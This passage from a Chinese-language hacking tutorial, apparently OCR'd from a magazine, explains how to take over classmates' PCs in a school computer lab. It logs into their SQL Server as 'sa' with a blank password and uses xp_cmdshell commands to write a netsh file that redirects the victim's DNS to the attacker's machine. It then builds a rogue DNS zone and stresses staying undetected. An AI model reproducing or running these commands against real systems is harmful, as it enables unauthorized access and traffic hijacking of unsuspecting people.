


图 3

我已经对部分信息进行了说明，其实我们需要更改的只有两个地方：

1．将IP地址处改为对方电脑的IP地址，因为这些信息最终是要导入对方的电脑的，如果IP地址不进行更改的话，就会造成IP冲突！

2．首选DNS服务器处的IP地址改为我们电脑的IP地址。

使用Netsh命令导入先前所备份的信息的方法是输入命令：**netsh -f 文件名.txt**，但我们怎么才能将刚才xufang.txt中的内容弄到对方的电脑中呢？经常玩脚本入侵的朋友应该对SQL Server中的xp_cmdshell扩展存储过程不陌生吧！在SA权限下使用它来执行系统命令是再爽不过了！由于我们学校机房为了学生练习方便，所以SQL Server中的SA密码都是为空的。因此我们使用SQL Server的查询分析器连接到目标电脑中，然后调用xp_cmdshell扩展存储执行echo命令将xufang.txt中的内容逐行输入到对方电脑的一个文本文件中，具体操作如下。

打开SQL Server的查询分析器，然后选择一个目标，如图4。接着在“连接使用”处选择“SQL Server身份验证”，“登录名”处填sa，密码为空，然后点确定。成功后我们就会以SA权限连接到对方的电脑中，这可是最高权限哦，接下来就可以为所欲为了！





图 4

刚才xufang.txt中凡是以“#”符号开头的行均为注释，在实际的使用中是被忽略掉的。因此我们可以在查询分析器中使用echo命令依次将有用的部分写到目标电脑的c:\config.txt中：

```
exec master..xp_cmdshell 'echo pushd interface ip >c:\config.txt'
exec master..xp_cmdshell 'echo set address name = "本地连接" source = static addr = 172.16.2.10 mask = 255.255.0.0 >>c:\config.txt'
exec master..xp_cmdshell 'echo set address name = "本地连接" gateway = 172.16.0.1 gwmetric = 1 >>c:\config.txt'
exec master..xp_cmdshell 'echo set dns name = "本地连接" source = static addr = 172.16.2.9 >>c:\config.txt'
exec master..xp_cmdshell 'echo add dns name = "本地连接" addr = 202.97.227.138 >>c:\config.txt'
exec master..xp_cmdshell 'echo set wins name = "本地连接" source = static addr = none >>c:\config.txt'
exec master..xp_cmdshell 'echo popd >>c:\config.txt'
```

然后点击“执行查询”，或者直接按F5也可以，如图5！这样便将刚才我们修改过的xufang.txt文件的内容echo到了对方电脑C盘下的config.txt文件中了。


图 5

**小知识：echo、>、>>**

echo结合>和>>是使用的非常多的命令。在命令行下，我们输入**echo abc > a.txt**可以把字符串abc写到a.txt文件里。如果a.txt里原先有别的内容，则会被完全覆盖掉。如果使用**echo test >> a.txt**的话就会把test追加到a.txt的最后一行。大家可以自己执行查看效果。所以在刚才设置的命令里，>和>>一定要区分清楚，写错一个地方都有可能导致文件生成错误，而最终导致目标修改网络配置失败，那对方就上不了网了。

输入**type c:\config.txt**命令来仔细确认一下文件的内容别写错了，不过记住先不要马上将刚才输入的config.txt文件导入对方的网络配置！因为我们的电脑还没有搭建好DNS服务器也没配置好Web服务，所以此时更改对方的网络配置是会露馅的！

## 三、DNS 服务器的建立

在建立DNS时，可作如下理解：www.net.edu：edu是“区域”，net是“域名”，www是“主机”。




图 6

1．建立edu区域。操作：开始→设置→控制面板→管理工具→DNS→控制台根节点DNS→410-09（410-09为作者的电脑名）→正向搜索区域，




图 7

如图6。右键→新建区域，在“区域类型”中选择“标准主要区域”，如图7。“区域名”中输入“edu”，如图8，其它保持默认即可！






图8








图9 图10

2.建立net域名。操作：edu→右键→新建域，如图9，然后在“键入新域名”中输入“net”确定。

3.建立www主机。操作：net→右键→新建主机，如图10，在“名称”处输入“www”，“IP地址”处输入本机的IP地址，比如“172.16.2.9”，如图11。完成后点“添加主机”，如果看到如图12所示的提示信息就证明成功了！





图11





图12

